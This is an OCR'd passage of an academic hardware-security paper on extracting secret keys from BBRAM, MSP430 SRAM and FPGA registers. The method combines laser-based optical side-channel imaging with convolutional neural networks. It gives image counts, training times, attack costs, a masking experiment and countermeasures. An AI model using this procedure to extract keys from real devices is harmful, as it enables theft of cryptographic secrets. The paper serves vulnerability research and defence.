


Figure 8: Test accuracies for four bits of the BBRAM key when trying to learn multiple bits in parallel with one network. Shown values depict the maximum out of 3 runs.

2 degrees, a width/height shift of 1 pixel, and a shear of 2 degrees.

The results show that the network can quickly learn one bit of the key, see Fig. 7. We repeated the experiment for 50 randomly chosen bit positions of the key, and recognized, that not all networks lead to a test accuracy of 100%. Therefore, we repeated the network training five times per key bit for different splits of the dataset. In most runs (at least 3 out of 5), we achieved a test accuracy of 100%. The reasons for some networks to perform better and some worse could be the relatively small number of training images and the random initialization of the networks' weights. To make predictions of the secret more reliable, an ensemble learning strategy can potentially be used, for instance, by considering the models from multiple runs in a majority voting fashion. Training a network for one bit took around 180 seconds per run, which – depending on the number of runs – can lead to a training time of some hours to a few days.

6.1.2 Learning bits in parallel

To speed up model training for all key bits, we added more output neurons to the network to learn multiple key bits in parallel. For this, we randomly chose bit positions from the key and checked if we can achieve a simultaneous test accuracy of 100% for all bits. This was the case for up to 4 key bits per network, when training for the same number of epochs as before on the full image, which leads to a 4× speedup in training time. Above 4 bits, the test accuracy was decreasing




Figure 9: Training history when learning 128 bits of the BBRAM key on a 64 px × 64 px section. The bits contained in the section converge to 100% accuracy, and therefore, can be clearly separated from the others.

significantly. Increasing the number of convolutional and FC layers did not improve the prediction accuracy. Further, we noticed that the achieved performance depends on the spatial distance between the memory cells learned in parallel. When trying to learn cells in close vicinity, the per-bit accuracy is higher than with randomly chosen memory cells.

To further increase the number of bits learned in parallel, we reduced the network's data input dimensions by breaking the images into sections, and training one network for each section. Now not all key bits are contained within one section, and consequently, an accuracy of around 50% might indicate that the section does not contain the corresponding bit. Therefore, we picked four bits that are contained in a specific 128 px × 128 px and 64 px × 64 px section, and tried to learn up to 256 bits of the key in parallel from differently sized sections. The results confirm that a smaller section size leads to a higher accuracy. We could achieve a test accuracy of 100% for all four bits contained in the section when trying to learn up to 32 bits in parallel, see Fig. 8. Although not reaching a very high test accuracy, the network for learning 128 bits in parallel can clearly separate bits that are contained in the section from bits that are not, see Fig. 9. A few bits achieve a higher validation accuracy only in later epochs, presumably because they are not fully contained in the image section, and therefore, are harder to learn.

To sum up, this experiment has shown two things. Firstly, breaking the images into smaller sections can increase the achieved accuracy of the model. Secondly, the bits' rough locations on the image can be found very efficiently, by learning many bit positions of the key in parallel.

6.1.3 Reducing the number of required images

We expect the cost of using the FA microscope, i.e., for capturing the images, to be in orders of magnitude higher than the cost for training the CNNs. Therefore, we consider the required number of training images as the limiting factor regarding the attack costs. Consequently, we tried reduce the




Figure 10: Learning one bit of the BBRAM key per network from differently sized sections, with respect to the number of images used for training. The experiment was repeated for three key bits.

number of samples used for training to a minimum, while still being able to extract the secret. For this, we again tried to learn only single bits per network, and repeated the experiment for three bits of the key on different image section sizes. In a nutshell, the results indicate that training on a smaller section size requires a smaller test dataset, see Fig. 10. Remarkably, to learn a single bit from a 64 px × 64 px section with 100% accuracy demands only 50 training images.

6.1.4 Optimized attack approach

From the above findings, we can now develop an attack approach that is adaptable to constraints like the amount and quality of available images. We propose a two-step divide-and-conquer approach as follows. First, for finding the bits' coarse locations, networks are trained on many bits in parallel for small sections of the original image. Note that high test accuracies are dispensable in this case, since it is only of interest whether a bit is learnable or not. Once the coarse location of each bit is found, networks for each bit (or small groups of bits) can be trained on the corresponding sections.

Localization We chose to reduce the training dataset to only 150 images to better reflect a real attack scenario in which capturing time is expensive, resulting in a dataset acquisition time of 5 hours. We then trained networks for 128 bits in parallel on 64 px × 64 px sections of the images with 5 px overlap at every side, resulting in 21 sections, see Fig. 11. We ran every training three times and selected the most promising section for each bit by first filtering for test accuracies above 75% and then picking the section with the highest number of successful runs. For instance, some of the key bits between 0 and 127 could be learned in section 12, see Fig. 12. The algorithm found bit numbers 0-5, 32-37, 64-69, 96-101, 129, and 131-133[2]. This matches with the memory mapping already discovered in [10]. Note that the bits 128-133 seem to reside directly in the overlap region of sections 12 and 19, and therefore, some bits could be better learned in section 12, and some in 19. We could successfully find the corresponding section for every bit of the key. One training run took 133 seconds, which results in a total localization time of 4:42 hours.

Additionally, we reduced the dataset to 100 images and trained networks only for 64 bits in parallel on 64 px × 64 px sections. The experiment delivered the same localization results as before, with a slightly shorter training time (4:24 hours). Consequently, we believe that tweaks and optimizations can reduce the number of required images even further.

Prediction Once all bits' rough locations are known, at most one network training per key bit is necessary to predict all bits with high accuracy. The previous results indicate that there is a trade-off between training time and training dataset size. Training one network on a 64 px × 64 px image section for one key bit with a dataset consisting of 100 images takes around 30 seconds, resulting in a total training time for all bits of the key of 2:08 hours (for one run per model). To increase the bit prediction accuracy, multiple training runs can potentially be combined in an ensemble learning strategy with only a linear increase in training time.

6.2 Key Extraction from Microcontroller SRAM

On the microcontroller SRAM as our most flexible target, we evaluated two scenarios. In scenario 1 (Section 6.2.1), we programmed a randomly chosen key into 512 bits of the 1 kB (= 8192 bits) memory at the addresses `0x10 – 0x4f`, while keeping the rest of the memory zeroized. This scenario corresponds to the BBRAM target, except for the smaller memory cell sizes and the more distributed memory cells holding the key. In the scenario 2 (Section 6.2.2), the entire memory content is randomized. Again, we consider the same 512 bits of the memory to be the key which should be extracted. This scenario simulates a high amount of irrelevant information in the measurement, caused by other activities on the chip or intended obfuscation.

6.2.1 Scenario 1: Rest zeroized

We captured over 400 images for this scenario, see Tab. 1 for details. Fig. 5d indicates that the images are not as clear as the BBRAM images. The reason is that we did not use an extra 2× scanner zoom like for the BBRAM, because we wanted to fit the whole memory into one image. Furthermore, the memory cells are slightly smaller than those of the BBRAM. The difference image of two different keys (see Fig. 5d) indicates that the key is distributed over large parts of the memory, and therefore, nearly the whole image must be considered for extracting the key bits. We first investigated the required number of images for learning one bit, see Fig. 13. The results show that around 100 images are sufficient to reach 100% test accuracy for a 64 px × 64 px section. For a 128 px × 128 px section, already around 400 images are required to achieve a

[2]Numbering with most significant bit first.




Figure 11: BBRAM memory area split into 64 px × 64 px sections. The small numbers indicate the localized key bits for each section (most significant bit = 0).




Figure 12: Trying to learn the first 128 bits of the BBRAM key in parallel on section 12 (see Fig. 11) with only 150 images used.




Figure 13: SRAM scenario 1 – Learning one key bit per network from differently sized sections with respect to the number of images used for training. The experiment was repeated for three bit positions.

test accuracy of 100%. The network architecture and setup working best is identical to the setup used for the BBRAM key extraction (Section 6.1.1).

For the localization step, we split the images into 64 px × 64 px sections, resulting in 54 sections, see Fig. 19 in the Appendix. For every section, we trained models on 128 key bits in parallel. We could localize all 512 key bits by using 300 images from the dataset. The results are shown in Tab. 2 in the Appendix. Note that the number of images can be reduced when accepting longer localization times – by learning less bits in paralel.

6.2.2 Scenario 2: Rest randomized

In the previous scenario, there was not much noise present in the images. However, on a real target, surrounding memory cells might not always hold the same value. Therefore, we randomized the entire memory content for scenario 2. The subtraction of two LLSI images shows that no longer any area of interest can be recognized, see Fig. 14. We assumed that this scenario is harder to learn, and therefore, captured over 800 images, see Tab. 1 for details.

As before, we first investigated how many images are required to extract single bits. The results show that – compared to scenario 1 – eight times more images are necessary to achieve a test accuracy of 100%, see Fig. 15. Interestingly, only one of the three bits achieves a test accuracy of 100% for 128 px × 128 px sections (Bit 1). Also for 64 px × 64 px sections, the other two bit positions (Bit 0 and Bit 2) show clearly worse accuracies. For the other bits and larger sections, the number of images seems to be insufficient to achieve a very high test accuracy.

When using 400 images for the localization and learning 128 bits per network, we could map 91% of the bits to the same sections as in scenario 1. In other words, 45 out of 512 bit positions were not found in their correct section. Therefore, we ran the same experiment using 800 images. Although still 12 bit positions were not mapped to the same sections as in scenario 1, they could be located in a neighboring section. The reason is that those bits seem to be located in the overlap region of the two sections. The results show that a high level of irrelevant information increases the amount of required images significantly. Nevertheless, extracting the key is still possible when spending enough time on measurements.




Figure 14: SRAM scenario 2 – Difference between two LLSI images with the entire memory randomized (image rotated clockwise by 90°).




Figure 15: SRAM scenario 2 – Learning one bit per network from differently sized sections while the whole memory content is randomized. Experiment is repeated for three bit positions.

6.3 FPGA Register Content Extraction

Our dataset for this target consists of more than 500 images, each containing one logic array block (LAB) with 16 register bits, see Tab. 1 for details. Note that not all images show the physically same registers on the chip, but instead instances of the same logic layout. Therefore, if the bit values can be learned in our experiment, the resulting predictor can be used to extract data from all LABs distributed over the FPGA.

Like for the other targets, we investigated the influence of the training dataset size on the test accuracy when training networks on a single bit of the secret. The results indicate that – depending on the section size of the images – at most 150 images are required to achieve a test accuracy of 100%, see Fig. 16. Although the bits can already be learned from the full images with a low number of training samples, we further split the images into smaller sections to localize the individual bits in more detail. Fig. 17 shows the results for splitting the images into 8 sections, which already gives very precise information on the bits' position.




Figure 16: FPGA registers – Learning one bit per network from differently sized sections with respect to the number of images used for training and validation. The experiment was repeated for three bit positions.

7 Discussion

7.1 Scalability of Data Extraction

One important aspect is the scalability of our approach towards the extraction of larger chunks of data and implementations employing classical countermeasures against SCA attacks (e.g., Boolean masking).

In our experiments on the MSP430 microcontroller (Section 6.2), we have captured images of the full 1024-byte SRAM with randomly chosen content. We have defined 64 bytes in a fixed address range as the key bits, and have shown that all bits can be localized and extracted from the images. Since we could have chosen any other address range within the memory as key storage, it will also be possible to extract the entire memory content from the images with only a linear increase in extraction time. Consequently, we expect our approach to work also on larger chunks of data with only a linearly growing effort.

One might ask if the approach is also applicable when the key is not present in plaintext on the chip. Examples for implementations that do not require a key in plaintext are masked versions of cryptographic cores that work on shared forms of the key [47]. Previous work has already shown that all key shares can be extracted using laser-assisted SCA when all potential memory/register locations are known to the adversary: either by direct readout or with the help of a SAT solver [11]. In this work, we assume zero knowledge about the memory locations on the chip.

In preliminary experiments, we presume a 2-share Boolean masking of the key, meaning that the unmasked key can only be obtained by XOR'ing two values stored in the memory. We artificially created the masking on the available dataset by defining pairs of memory locations as the shares. In other words, on a memory snapshot containing N bit values $b_0 \dots b_{N-1}$, one key bit k for a 2-share masking is $k = b_x \oplus b_y$ $(0 \leq x, y < N, x \neq y)$. During the profiling phase, only the unmasked key k is known to the adversary. We




Figure 17: Sections of the FPGA register area for localizing the bits' rough positions. The number ranges indicate the bit positions of the secret localized in the respective section.

trained models on a 128 px × 128 px section of the BBRAM images containing $N = 47$ bits, and achieved 100% test accuracy for all exemplarily tested bit combinations (e.g., for $(x,y) \in \{(0,4),(1,8),(32,66)\}$, cf. Fig. 11).

Hence, the network has not only learned the memory locations of the individual shares, but also that the values have to be XOR'ed to obtain the unmasked key. We used the same neural network structure as in all the other experiments presented in this work and observed that the model needs to be trained for more epochs than for the direct key extraction. On the MSP430 microcontroller SRAM, we only had success on some bit combinations, and therefore, we believe that the network architecture will have to be adapted to work more reliably. A more thorough exploration of masked data extraction can be conducted in the future using the data collected in this work. In summary, also the unmasked key of a masked implementation can be extracted using our laser-assisted SCA approach.

7.2 Optical Resolution and Cell Size

Optical resolution is defined as the ability of an optical system to differentiate between two closely spaced objects. Because of constant decrease in feature sizes – now reaching down to the 5 nm node, optical resolution has been a growing concern for the FA community. Debugging the root cause of a failure can require to resolve adjacent minimum size transistors from each other, which might be challenging when we think of the most recent technology nodes. Tools such as the solid immersion lens (SIL) and visible light source systems [48, 49] have been introduced to overcome this problem. It has been shown that a SIL can improve the optical resolution down to approximately 200 nm, enabling optical probing even for 10 nm technology nodes [17, 50]. With our setup, we can achieve a laser spot diameter of approximately 1 µm without a SIL. Laser power at the center of the spot is the strongest and decreases exponentially through the edge.

The transistors in the SRAM cells are often designed to be larger than those used in the logic part of the chip to avoid off-leakage current related data loss. Although the DUTs in our experiments were manufactured in technology nodes down to 20 nm, the contained memory cells were larger than expected. Among the DUTs that we have used, the smallest cell size is 2.5 µm × 1.9 µm in MSP430 which is still larger than the 1 µm laser diameter. In the case of the Xilinx Ultrascale BBRAM, the cell size is even larger, although the technology size is much smaller. This shows that cell sizes do not always proportionally scale with the technology nodes, but cell size scaling also depends on many other parameters such as current leakage or supply voltage. The designers have to keep the transistor sizes bigger to maintain the circuit performance and the yield. In addition to that, while logic density continues to double in every technology generation, the memory cell size shrink cannot keep up the trend at the same pace. As a result, the memory density increase remains less than double at every new technology node [51]. The limiting factor appears to be lithography and the cost associated with it [52].

The question whether it is possible to extract logic states from memory cells that are smaller than the laser spot size can not be answered trivially. While for FA purposes it might be important to target only a single transistor, for our approach it is only important that the response image differs in some way between the logic states `0` and `1`. As a matter of fact, the distances and the positions of the opposite state transistors with respect to each other are more important than the transistor sizes. For our DUTs, we do not know the exact memory structure, and we have not tested our approach on memories other than presented in this work. However, this is among our future research interests.

For the optical SCA techniques used in this work, the laser beam is scanned over the device pixel-wise. When reducing the pixel size to values smaller than the laser spot diameter, for every pixel the superimposed signal/response originating from multiple transistors or memory cells will be captured. Consequently, the resulting response image will be noisy. We suppose that image processing tools like CNNs can be used to recover the logic state from the interfering signals. To the best of our knowledge, this has not been investigated in the hardware security community, and therefore, it is among our planned future works. In conclusion, the optical resolution might be a challenge when going to memories with smaller cell sizes and higher cell densities. However, we assume that optical contactless probing will continue to be present for a while due to the reasons mentioned above.

7.3 Chip Access

All the above mentioned SCA techniques are performed through the chip backside, which means that the attacker should have access to the bulk silicon. Since many modern ICs are manufactured in flip-chip packages, optical attacks are easy to conduct and often even do not require extra prepa-

ration steps. For instance, the Xilinx Kintex Ultrascale FPGA is shipped in a bare-die flip-chip package, and therefore, no preparation was needed for silicon access. In contrast, the packages of the other targeted devices had to be opened and soldered back-side up on a custom PCB for accessing the backside, which makes it a semi-invasive attack. Nevertheless, it should be noted that for technology nodes of 20 nm and below, flip-chip packages are becoming more prevalent due to performance, size and cost issues [53].

7.4 Attack Cost and Time Expenditure

Our investigations have shown that – depending on the area of interest on the chip and the imaging resolution – several hours to a few days have to be spent for automated measurements on the training device. This time is presumably the most costly period when conducting the proposed attack. This is not a challenge when the attacker owns a setup for conducting the attacks. The tools for conducting TLS and LLSI cost around $1M, whereas a setup for conducting only TLS can be acquired for around $100k [23]. Since a laser scanning microscope is common equipment in FA labs around the globe, a suitable setup can also be rented for about 300$/h including an operator. Consequently, we can calculate the costs for acquiring the images as given in Tab. 1 to $509 for the BBRAM (50 images), around $6.5k for scenario 1 (100 images) and $52k for scenario 2 on the microcontroller SRAM, and $667 for the FPGA registers (50 images). Note that due to the mostly automated measurements, which can also run unsupervised during the night, those fares could presumably be reduced. Furthermore, a more stable optical setup would avoid the need for a frequent auto-focus and drift correction, and therefore, can potentially reduce the measurement times according to our estimations by up to 50%. Although we agree that the costs are still high for some scenarios, we would like to stress that the gathered model is applicable to all devices of a device series, and can extract the secrets contained in multiple devices.

7.5 Key Control

One might argue that it is not always true that the adversary can program different keys into the NVM on a training device, for instance, when one-time programmable (OTP) memories like e-fuses or ROMs are used. We admit that such keys cannot be extracted using our approach. However, in many applications a OTP memory only stores a key-decryption-key, which is used to decrypt other application keys contained in reprogrammable NVMs. This makes the system more flexible and keys can be updated together with the device's firmware. Since the application keys will be decrypted by some cryptographic core on the device, they will in the end also be stored in registers on the chip. We have shown that this kind of application keys can be targeted using our approach.

7.6 Potential Countermeasures

When looking for potential countermeasures, one should keep in mind that potentially many different FA techniques can be used to read out the logic states of the device under attack. Therefore, a countermeasure should at best protects against all possible attack techniques. In other words, there exist various countermeasures that are effective against some FA-based attack techniques, but do not necessarily prevent other methods.

One technique proposed for protecting semiconductor intellectual property is IC camouflaging [54, 55]. Therefore, one might ask if camouflaging also can protect against memory readout. The idea behind camouflaging is to insert logic gates whose functionality cannot be extracted by delayering the chip and applying imaging techniques like SEM. However, since optical techniques rely on interactions with the actual transistors, they can still recognize the function of the camouflaged gates [54]. In other words, it would be possible to extract the logic states using activity maps of the circuit. Consequently, camouflaging does not seem to be an appropriate countermeasure.

The foremost requirement for our attack approach to succeed is access through the chip's backside. Active backside coatings [56] can prevent the optical access to the chip's silicon by adding an opaque coating layer. By actively checking the intactness of the coating, attempts to remove it can be detected. Since removing the silicon substrate from the chip backside is necessary for conducting SEM- and FIB-based attacks, an active coating can also help in these cases. However, to the best of our knowledge, there is no implementation of an active backside coating ready for mass production.

According to the preliminary results presented in Section 7.1 on masking implementations, Boolean masking seems to increase the effort for the attacker, but does not prevent laser-assisted SCA to a sufficient degree.

8 Conclusion

Hardware attacks using sophisticated FA tools are often seen as too costly and time-consuming to pose a severe threat to modern ICs and SoCs. Therefore, vendors usually rely on the complexity of the layout and tamper-proof memories to prevent key extraction. However, for being used, every key will be cached into memory cells that are vulnerable to probing techniques, such as optical SCA. In this work, we have shown that the automation of FA tools combined with deep learning techniques reduces the required effort by an adversary significantly. We carried out highly automated measurements on three different hardware targets holding an attacker-controlled secret in their memories. Besides, we have demonstrated how to fully extract the secret from the captured images without knowing the chip's layout, especially the memory cells' design, geometry, and exact location. We believe that our ap-

proach has the potential to antiquate the expensive reverse engineering part of hardware attacks by offering a very targeted and generic procedure for key extraction, which can also be applied in the presence of largely irrelevant information and activities on the chip. Hence, a great deal of attention has to be paid to this threat when designing new RoT devices for critical applications. While, in this work, we presented an offensive application of our approach, it also can be utilized to assess the vulnerability of the products in the early stages of the design, and consequently, assist in finding the right defense techniques.

Acknowledgment

The work described in this paper has been supported in part by the Einstein Foundation in form of an Einstein professorship – EP-2018-480, in part by the Deutsche Forschungsgemeinschaft (DFG – German Research Foundation) under the priority programme SPP 2253 – 422730034, and in part by the German Ministry for Education and Research as BIFOLD – Berlin Institute for the Foundations of Learning and Data (ref. 01IS18025A). The authors would also like to acknowledge Hamamatsu Photonics K.K. Japan and Germany for their help and support on the PHEMOS system.

References

[1] TechInsights Inc. *Semiconductor Analysis & IP Services*. 2020. URL: https://www.techinsights.com/.

[2] Texplained. *Hardware Security Insight*. 2021. URL: https://www.texplained.com/.

[3] S. E. Quadir, J. Chen, D. Forte, N. Asadizanjani, S. Shahbazmohamadi, L. Wang, J. Chandy, and M. Tehranipoor. "A Survey on Chip to System Reverse Engineering". In: *ACM Journal on Emerging Technologies in Computing Systems* 13.1 (2016), 6:1–6:34. DOI: 10.1145/2755563.

[4] C. Kison, J. Frinken, and C. Paar. "Finding the AES Bits in the Haystack: Reverse Engineering and SCA Using Voltage Contrast". In: *Cryptographic Hardware and Embedded Systems – CHES 2015*. Springer, 2015, pp. 641–660. DOI: 10.1007/978-3-662-48324-4_32.

[5] F. Courbon, S. Skorobogatov, and C. Woods. "Reverse Engineering Flash EEPROM Memories Using Scanning Electron Microscopy". In: *International Conference on Smart Card Research and Advanced Applications*. Springer, 2017, pp. 57–72. DOI: 10.17863/CAM.7164.

[6] C. Helfmeier, D. Nedospasov, C. Tarnovsky, J. S. Krissler, C. Boit, and J.-P. Seifert. "Breaking and Entering Through the Silicon". In: *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*. ACM, 2013, pp. 733–744. DOI: 10.1145/2508859.2516717.

[7] O. Kömmerling and M. G. Kuhn. "Design Principles for Tamper-Resistant Smartcard Processors". In: *Proceedings of the USENIX Workshop on Smartcard Technology (WOST'99)*. USENIX Association, 1999.

[8] H. Lohrke, S. Tajik, C. Boit, and J.-P. Seifert. "No Place to Hide: Contactless Probing of Secret Data on FPGAs". In: *Cryptographic Hardware and Embedded Systems – CHES 2016*. Springer, 2016, pp. 147–167. DOI: 10.1007/978-3-662-53140-2_8.

[9] S. Tajik, H. Lohrke, J.-P. Seifert, and C. Boit. "On the Power of Optical Contactless Probing: Attacking Bitstream Encryption of FPGAs". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2017, pp. 1661–1674. DOI: 10.1145/3133956.3134039.

[10] H. Lohrke, S. Tajik, T. Krachenfels, C. Boit, and J.-P. Seifert. "Key Extraction Using Thermal Laser Stimulation". In: *IACR Transactions on Cryptographic Hardware and Embedded Systems* (2018), pp. 573–595. DOI: 10.13154/tches.v2018.i3.573-595.

[11] T. Krachenfels, F. Ganji, A. Moradi, S. Tajik, and J.-P. Seifert. *Real-World Snapshots vs. Theory: Questioning the t-Probing Security Model*. 2020. arXiv: 2009.04263 [cs].

[12] H. Maghrebi, T. Portigliatti, and E. Prouff. "Breaking Cryptographic Implementations Using Deep Learning Techniques". In: *Security, Privacy, and Applied Cryptography Engineering*. Springer, 2016, pp. 3–26. DOI: 10.1007/978-3-319-49445-6_1.

[13] R. Benadjila, E. Prouff, R. Strullu, E. Cagli, and C. Dumas. *Study of Deep Learning Techniques for Side-Channel Analysis and Introduction to ASCAD Database*. 2018. URL: https://eprint.iacr.org/2018/053.

[14] T. Kubota, K. Yoshida, M. Shiozaki, and T. Fujino. "Deep Learning Side-Channel Attack Against Hardware Implementations of AES". In: *2019 22nd Euromicro Conference on Digital System Design (DSD)*. 2019, pp. 261–268. DOI: 10.1109/DSD.2019.00046.

[15] S. R. Hou, Y. J. Zhou, and H. M. Liu. "Convolutional Neural Networks for Profiled Side-Channel Analysis". In: *Radioengineering* 27.3 (2019), pp. 651–658. DOI: 10.13164/re.2019.0651.

[16] M. T. Rahman, S. Tajik, M. S. Rahman, M. Tehranipoor, and N. Asadizanjani. "The Key Is Left under the Mat: On the Inappropriate Security Assumption of Logic Locking Schemes". In: *Proceedings of the IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*. 2020.

[17] C. Boit, S. Tajik, P. Scholz, E. Amini, A. Beyreuther, H. Lohrke, and J. P. Seifert. "From IC Debug to Hardware Security Risk: The Power of Backside Access and Optical Interaction". In: *Proceedings of the 23rd International Symposium on the Physical and Failure Analysis of Integrated Circuits (IPFA)*. IEEE, 2016, pp. 365–369. DOI: 10.1109/IPFA.2016.7564318.

[18] S. Tajik, D. Nedospasov, C. Helfmeier, J.-P. Seifert, and C. Boit. "Emission Analysis of Hardware Implementations". In: *17th Euromicro Conference on Digital System Design*. IEEE, 2014, pp. 528–534. DOI: 10.1109/DSD.2014.64.

[19] D. Nedospasov, J. P. Seifert, C. Helfmeier, and C. Boit. "Invasive PUF Analysis". In: *Proceedings of the 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC)*. IEEE, 2013, pp. 30–38. DOI: 10.1109/FDTC.2013.19.

[20] B. Niu, G. M. E. Khoo, Y.-C. S. Chen, F. Chapman, D. Bockelman, and T. Tong. "Laser Logic State Imaging (LLSI)". In: *Proceedings from the 40th International Symposium for Testing and Failure Analysis (ISTFA 2014)*. ASM International, 2014, p. 65.

[21] T. H. Geballe and G. W. Hull. "Seebeck Effect in Silicon". In: *Physical Review* 98.4 (1955), pp. 940–947. DOI: 10.1103/PhysRev.98.940.

[22] T. Kiyan, H. Lohrke, and C. Boit. "Comparative Assessment of Optical Techniques for Semi-Invasive SRAM Data Read-out on an MSP430 Microcontroller". In: *ISTFA 2018: Proceedings from the 44th International Symposium for Testing and Failure Analysis*. ASM International, 2018, p. 266.

[23] T. Krachenfels, H. Lohrke, J.-P. Seifert, E. Dietz, S. Frohmann, and H.-W. Hübers. "Evaluation of Low-Cost Thermal Laser Stimulation for Data Extraction and Key Readout". In: *Journal of Hardware and Systems Security* 4.1 (2020), pp. 24–33. DOI: 10.1007/s41635-019-00083-9.

[24] W. M. Yee, M. Paniccia, T. Eiles, and V. Rao. "Laser Voltage Probe (LVP): A Novel Optical Probing Technology for Flip-Chip Packaged Microprocessors". In: *Proceedings of the 1999 7th International Symposium on the Physical and Failure Analysis of Integrated Circuits (IPFA)*. 1999, pp. 15–20. DOI: 10.1109/IPFA.1999.791222.

[25] H. Zhang, P. Tian, X. Qian, and W. Wang. "Electro Optical Probing / Frequency Mapping (EOP/EOFM) Application in Failure Isolation of Advanced Analogue Devices". In: *2017 IEEE 24th International Symposium on the Physical and Failure Analysis of Integrated Circuits (IPFA)*. 2017. DOI: 10.1109/IPFA.2017.8060131.

[26] T. Moos. "Static Power SCA of Sub-100 Nm CMOS ASICs and the Insecurity of Masking Schemes in Low-Noise Environments". In: *IACR Transactions on Cryptographic Hardware and Embedded Systems* (2019), pp. 202–232. DOI: 10.13154/tches.v2019.i3.202-232.

[27] Y. LeCun, B. Boser, J. S. Denker, D. Henderson, R. E. Howard, W. Hubbard, and L. D. Jackel. "Backpropagation Applied to Handwritten Zip Code Recognition". In: *Neural Computation* 1.4 (1989), pp. 541–551. DOI: 10.1162/neco.1989.1.4.541.

